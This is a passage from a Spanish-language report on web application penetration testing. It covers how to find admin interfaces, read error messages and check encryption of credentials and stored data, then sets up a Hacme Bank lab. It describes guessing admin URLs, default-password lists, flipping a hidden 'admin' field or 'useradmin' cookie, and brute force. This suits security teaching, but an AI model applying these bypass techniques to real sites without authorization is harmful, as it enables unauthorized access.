Generalmente, es bastante fácil identificar los casos de análisis y comprobación para verificar la aplicación si se está familiarizado con el negocio. Si como persona a cargo de las pruebas se es externa al negocio, se tendrá que utilizar el sentido común y preguntar al negocio si la aplicación debería permitir operaciones diferentes. Algunas veces, en aplicaciones muy complejas, no se dispondrá de un conocimiento absoluto de cada aspecto de la aplicación inicialmente. En estas situaciones, es mejor pedir al cliente que muestre la aplicación, para obtener un mejor entendimiento de la misma y sus limitaciones antes de comenzar la comprobación. Adicionalmente, tener un contacto directo con los desarrolladores mientras que se realizan las pruebas ayuda en gran manera, en caso que existan preguntas sobre la funcionalidad de la aplicación.

4.4. Interfaces administrativas

Las interfaces de administración pueden estar presentes en la aplicación o en el servidor WEB de la aplicación para permitir que algunos usuarios lleven a cabo ciertas actividades privilegiadas en el sitio. Las pruebas deben ser llevadas a cabo para revelar si estas funcionalidades pueden ser accedidas por un usuario de bajos privilegios o uno no autorizado a ello.

La aplicación WEB puede requerir una interfaz de administrador para habilitar a un usuario privilegiado acceder a cierta funcionalidad que puede generar cambios en la funcionalidad que pueda generar cambios en el sitio.
Estos cambios pueden ser:

- Cuentas de usuario
- Diseño del sitio y disposición
- Manipulación de los datos
- Cambios a la configuración general del sitio
- Entre otras

En muchas instancias, estas interfaces son implementadas con poco razonamiento en como separarlas de los usuarios normales de la aplicación. La comprobación apunta a descubrir estas interfaces administrativas y acceder a funcionalidad diseñada para usuarios privilegiados.
Para detectar interfaces administrativas se pueden utilizar los siguientes puntos:

Enumeración de carpetas y ficheros

Una interfaz administrativa puede encontrarse presente pero no visible al atacante. Intentar adivinar la ubicación de la interfaz administrativa puede ser tan sencillo como solicitar: /admin o /Administrador o /adm etc.

Comentarios y enlaces en el código fuente

Muchos sitios utilizan código en común que es empleado por todos los usuarios de la aplicación. Examinando todo el código enviado al cliente, los enlaces funcionales administrativas pueden ser encontrados e investigados.

Revisión de la documentación del servidor y la aplicación

Si el servidor WEB o la aplicación son implementados con su configuración predeterminada puede ser posible acceder a la interfaz de administración utilizando información descrita en la documentación de ayuda o de la configuración. Listas de contraseñas predeterminadas pueden ser utilizadas en caso que la interfaz administrativa es encontrada y las credenciales son requeridas.

Manipulación de parámetros

Un parámetro GET o POST o bien una variable cookie puede ser requerida para habilitar la funcionalidad de administrador. Un ejemplo de ello puede ser el siguiente:

```
<input type="hidden" name="admin" value="no">
or in a cookie:
```

```
Cookie: session_cookie; useradmin=0
```

Una vez que la interfaz administrativa ha sido descubierta, una combinación de las actividades detalladas anteriormente puede ser utilizada para intentar saltarse la autenticación. Si esto falla, el atacante puede desear intentar un ataque de fuerza bruta.

4.5. Manejo de errores

Durante el uso normal de una aplicación web es fácil encontrase con multitudes de códigos de error generados por las aplicaciones o servidores web. Es posible hacer que estos errores sean visualizados mediante peticiones específicas, creadas especialmente mediante herramientas o manualmente. Los códigos son de gran utilidad para los atacantes durante su actividad, porque revelan mucha información sobre bases de datos, bugs y otros componentes tecnológicos directamente relacionados con las aplicaciones web. En el transcurso de esta sección analizaremos los códigos de error más común, también conocidos como mensajes de error. El factor más importante para esta actividad es enfocar tu atención en esos errores, viéndolos como una colección de información que será de ayuda en las fases siguientes del análisis.

Uno de los errores más comunes que se pueden encontrar durante la búsqueda es el http 404 Not Found. A menudo este mensaje de error proporciona detalles de utilidad acerca del servidor web sobre el que se ejecutan las aplicaciones y componentes asociados. Por ejemplo:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2
Server at localhost Port 80
```

Este mensaje de error puede ser generado realizando una petición de una URL inexistente. Después del mensaje común que muestra una página no encontrada, aparece información sobre la versión del servidor web, Sistema Operativo, módulos y otros productos empleados. Estos datos pueden ser muy importantes desde el punto de vista de la identificación de tipo y versión de las aplicaciones y Sistema Operativo.

Los errores del servidor web no son las únicas salidas útiles para un análisis de seguridad. Considerando el siguiente mensaje de error de ejemplo:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist
or access denied
```

En este ejemplo el código es un error de IIS genérico de tipo 0x80004005 que indica que no se pudo establecer la conexión a su base de datos asociada. En muchas ocasiones, el mensaje de error detallará el tipo de base de datos. A menudo, por asociación esto indica el sistema operativo sobre el que se ejecuta. Con estos datos, un atacante puede emplear una estrategia más apropiada para este sistema.

Manipulando las variables enviadas en la cadena de conexión a la base de datos, podemos invocar errores más detallados. Ejemplo:

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable
to open registry key
'DriverId'
```

De este modo podemos observar la versión y tipo de base de datos asociada, y una dependencia en valores de claves del registro de sistema operativo Windows®.

4.6. Aseguramiento de las comunicaciones

El aseguramiento de las comunicaciones significa verificar que los datos de autenticación del usuario sean transferidos a través de un canal cifrado para evitar ser interceptados por usuarios maliciosos. El atacante se focaliza simplemente en tratar de entender si los datos viajan en texto claro desde el cliente hasta el servidor, o si la aplicación WEB utiliza los mecanismos de seguridad apropiados tales como utilizar un protocolo HTTPS. Este está construido sobre TLS/SSL para cifrar el canal donde los datos son trasmitidos y asegurar que son seguros. El atacante intentará entender si los datos que los usuarios ingresan en los formularios web.

Actualmente, el ejemplo más común de este problema es la página de inicio de sesión en una aplicación WEB. El atacante checara si las credenciales de usuario sean transmitidas en un canal cifrado. Para conectarse a un sitio web, usualmente el usuario tiene que completar un formulario que transmita los datos insertados a través del método post. Lo que es menos obvio es que estos datos pueden ser transmitidos utilizando el protocolo http, lo cual significa de una manera no segura, o utilizando HTTPS, el cual cifra el canal de comunicación. Para complicar aún más las cosas, existe la posibilidad que la aplicación tenga la página de inicio de sesión accesible a través de HTTP, pero luego los datos son transmitidos utilizando HTTPS.

Algunos ejemplos pueden ser los siguientes:
Suponiendo que la página de inicio de sesión muestra un formulario con los campos USER, PASS, y el botón de Ingresar para autenticar y otorgar acceso a la aplicación. Si observamos el encabezado de la petición, veremos algo como los siguientes:

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
```

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,;q=0.7*
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie:
JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64
*delegated_service=218&***User=test***&***Pass=test***&Submit=SUBMIT*

A través de este ejemplo, el atacante puede comprender que el método POST envía los datos a la página www.example.com/AuthenticationServlet simplemente utilizando HTTP. Por lo tanto, en este caso, los datos son transmitidos en texto claro.

4.7. Protección de datos

La mayoría de las aplicaciones WEB modernas, especialmente aquellas que están relacionadas con negocios, almacenan algún tipo de datos. La probabilidad de estos datos sean sensibles por naturaleza es alta. Una base de datos es usada si el volumen se espera que crezca de manera gradual esto es porque los archivos grandes tienen limitaciones que las bases de datos no tiene. Pero aun así gran cantidad de información es almacenada en archivos de texto plano. Algunas veces es más fácil manejar archivos grandes como un objeto individual que objetos binarios en una base datos. Los datos por si mismos pueden ser:

- Contraseñas de usuarios
- Datos personales de usuarios

    - Número del seguro social
    - Número de pasaporte
    - Números de tarjetas de crédito
    - Etc.
- Propiedad intelectual que pudiera ser usada por la competencia

Durante una prueba puede que no sea lo más llamativo este tipo de vulnerabilidad, pero es importante tener en cuenta que esta información puede ser utilizada por personas que no están autorizadas para ello, entre los principales puntos a tomar en cuenta son:

- Fallo en cifrar datos críticos
- Mal aseguramiento de llaves de cifrado, certificados o contraseñas
- Inadecuado almacenamiento de secretos (contraseñas) en la memoria
- Mala implementación de número aleatorios
- Pobre elección de algoritmos criptográficos
- Intentar crear un nuevo algoritmo criptográficos

Corporativos de espionaje típicamente irán tras datos almacenados que contra cualquier otro aspecto de una aplicación WEB esto es por el valor asociado a ella. Existen un gran número de medios de contención cuando se trata con almacenamiento de datos y prácticas de negocio. Pero generalmente pueden categorizarse en dos principales áreas que requieren ser analizadas, una es Datos Vivos (Live Data) y Datos Archivados (Archived Data):

Live Data (Datos Vivos)

Fuentes de datos vivos son objetivos, porque contiene datos que están al día. A pesar de eso, tienen entidades (aplicaciones) conectadas a ellos así que hay algunas conexiones establecidas. La fuente de datos, ya sea un archivo del sistema o una base de datos, es el objetivo.

Caching Systems (Sistemas Temporales)

Las tecnologías de almacenamiento de datos vivos temporales o cache comúnmente lo hacen para mejorar el rendimiento de una aplicación o para superar las limitaciones de ancho de banda. Aunque esto es normalmente una buena práctica, la implementación del cache es el área de interés. Si el objetivo utiliza memoria cache de datos de cualquier tipo se tendrá que investigar. Esta es un área muy subjetiva el juicio y experiencia tendrá que ser agudo cuando se analiza este tema. Normalmente el cifrado no se utiliza con este tipo de almacenamiento porque la sobrecarga de descifrado va en contra del propósito del almacenamiento para mejorar el rendimiento.

Se puede utilizar una lista para verificar este tipo de almacenamiento:
¿Es el almacenamiento de datos en el sistema de archivos, base de datos, o tal vez en los dos?
¿Es usado el cifrado para proteger los datos almacenados en modo vivo?
¿Se utiliza cache? ¿Es hecho seguro?
Las cuentas de administración del sistema operativo y de base de datos, ¿Usan mecanismos seguros?
Si se emplea cifrado, ¿las llaves son resguardadas adecuadamente?

Archived Data (Datos Almacenados)

Este tipo de almacenamiento es cuando los datos son tomados fuera de línea por cualquier razón. Las prácticas estándar en negocio de corporativos y gubernamentales de hoy en día son el respaldar los datos como una práctica básica. Esto tradicionalmente es hecho en algún medio o algún sitio con un log creado al vuelo. El almacenamiento masivo es realizado en forma remota como una réplica, un nivel de bloque. Este tipo de respaldos, puede ser usado por una espía para tener áreas de oportunidad.

Cuando se evalúa la seguridad de los datos almacenados, se puede usar el siguiente cuestionario:

¿Se utiliza cifrado para los datos sensibles?
Si el cifrado no se utiliza en todos los datos, ¿existen elementos sensibles que están cifrados?
Si el cifrado se utiliza, ¿existen deficiencias o fallas en la forma en que se lleva a cabo?
Si los archivos o copias de seguridad se escriben en los medios de comunicación, ¿cómo se hace esto? ¿Es seguro el proceso?
Se pueden crear más preguntas dependiendo el proceso de almacenamiento de datos.

Como se observó estas metodologías toman en cuenta múltiples factores o caminos a tomar, como se planteo es importante conocer la aplicación y dependiendo de ello utilizar solo aquellos puntos que nos den el camino más fácil y sencillo para lograr nuestro objetivo, el cual es detectar la mayor cantidad de vulnerabilidades o fallos de seguridad en las aplicaciones web.

5. Prototipo de Aplicación Web

La mejor forma de realizar un análisis de seguridad en aplicaciones WEB es mediante la práctica, para el propósito de este reporte se harán pruebas de los conceptos redactados en el mismo.

Se simulará un ambiente normal para la implementación de una aplicación web, así como el uso normal de ella.

Durante este capítulo se tendrán en cuenta varios pasos para la implementación del prototipo como los son:

- Ambiente para la implementación
- Pasos de la implementación
- Ejecución del prototipo

El software empleado para este prototipo es de código abierto[31], por lo cual se puede emplear para propósitos educativos y demostrativos.

5.1. Ambiente para la implementación

El ambiente sobre el cual estará implementado el sistema de pruebas o prototipo será virtual, esto quiere decir que se manejarán máquinas virtuales sobre un sistema físico.

- La paquetería empleada será la siguiente:
- Servidor Windows 2000
- Vmware Workstation 7.0
- HacmeShippingInstaller.msi
- MySQL 5

La aplicación web que emplearemos está desarrollada en base a las prácticas más comunes entre los principales desarrolladores, así que se pueden encontrar

[31] software distribuido y desarrollado libremente.

los errores principales que cometen al desarrollar un proyecto como lo es una aplicación web.

5.2. Pasos de la implementación

Una vez que se ha obtenido la paquetería necesaria se harán los siguientes pasos:

Servidor

Se debe tener un servidor en el cual se puedan instalar el servidor web, la base de datos así como la aplicación web. Para nuestro demo utilizaremos una máquina virtual con Windows XP.

Una vez que el equipo es encendido y puesto en ejecución se descarga la paquetería necesaria para la ejecución de la aplicación Web.
Ya que se tiene el sistema base tendremos que instalar el servidor Web y el servidor de base de datos, como primer punto instalaremos el IIS de Microsoft, para ello primero vamos a la ventana de configuración (Figura 1.9)



Figura 1.9 Ventana de panel de control de Windows.

Una vez ahí se da doble click sobre “Add or Remove Programs” (Figura 2.0)



Figura 2.0 Ventana “Add or Remove Programs”.

Para instalar IIS debe darse click en Add/Remove Windows Components y seleccionamos IIS (Figura 2.1)



Figura 2.1 Componente IIS.

Solo se siguen los pasos mostrados en pantalla, para realizar la instalación.

Para instalar la aplicación web basta con dar doble click al paquete de instalación (Figura 2.2).



Figura 2.2 Instalador Aplicación Web.

Después de la instalación continua la ejecución de la aplicación y como lograr acceso a ella por medio del navegador web.

5.3. Ejecución del Prototipo

Debido a que la aplicación es vía web, es necesario saber la dirección de acceso para ello primero necesitamos saber la dirección IP del servidor Web.

Para ello damos click sobre Menú Inicio -> Ejecutar -> cmd. Como muestra la Figura 2.3



Figura 2.3 Ventana de line de comandos.

Una vez en esta ventana ejecutaremos el comando “ipconfig” el cual nos dará la dirección IP del servidor (Figura 2.4), es importante guardar esta dirección.



Figura 2.4 Dirección IP del servidor.

Ahora para saber la URL de la aplicación nos posicionamos sobre el escritorio y damos doble click sobre el icono de nombre Hackme Bank WebService v2.0 (Figura 2.5)

Figura 2.5 Acceso directo a la aplicación Web.

Una vez que se ejecuta la aplicación web, copiamos la URL (Figura 2.6) y substituimos la parte de localhost por la dirección IP que teníamos del paso anterior.

http:// 192.168.144.128/HacmeBank_v2_Website/aspx/login.aspx



Figura 2.6 URL aplicación.

Ya que se tiene esta dirección URL se utilizará una máquina con un navegador para realizar las pruebas de penetración.

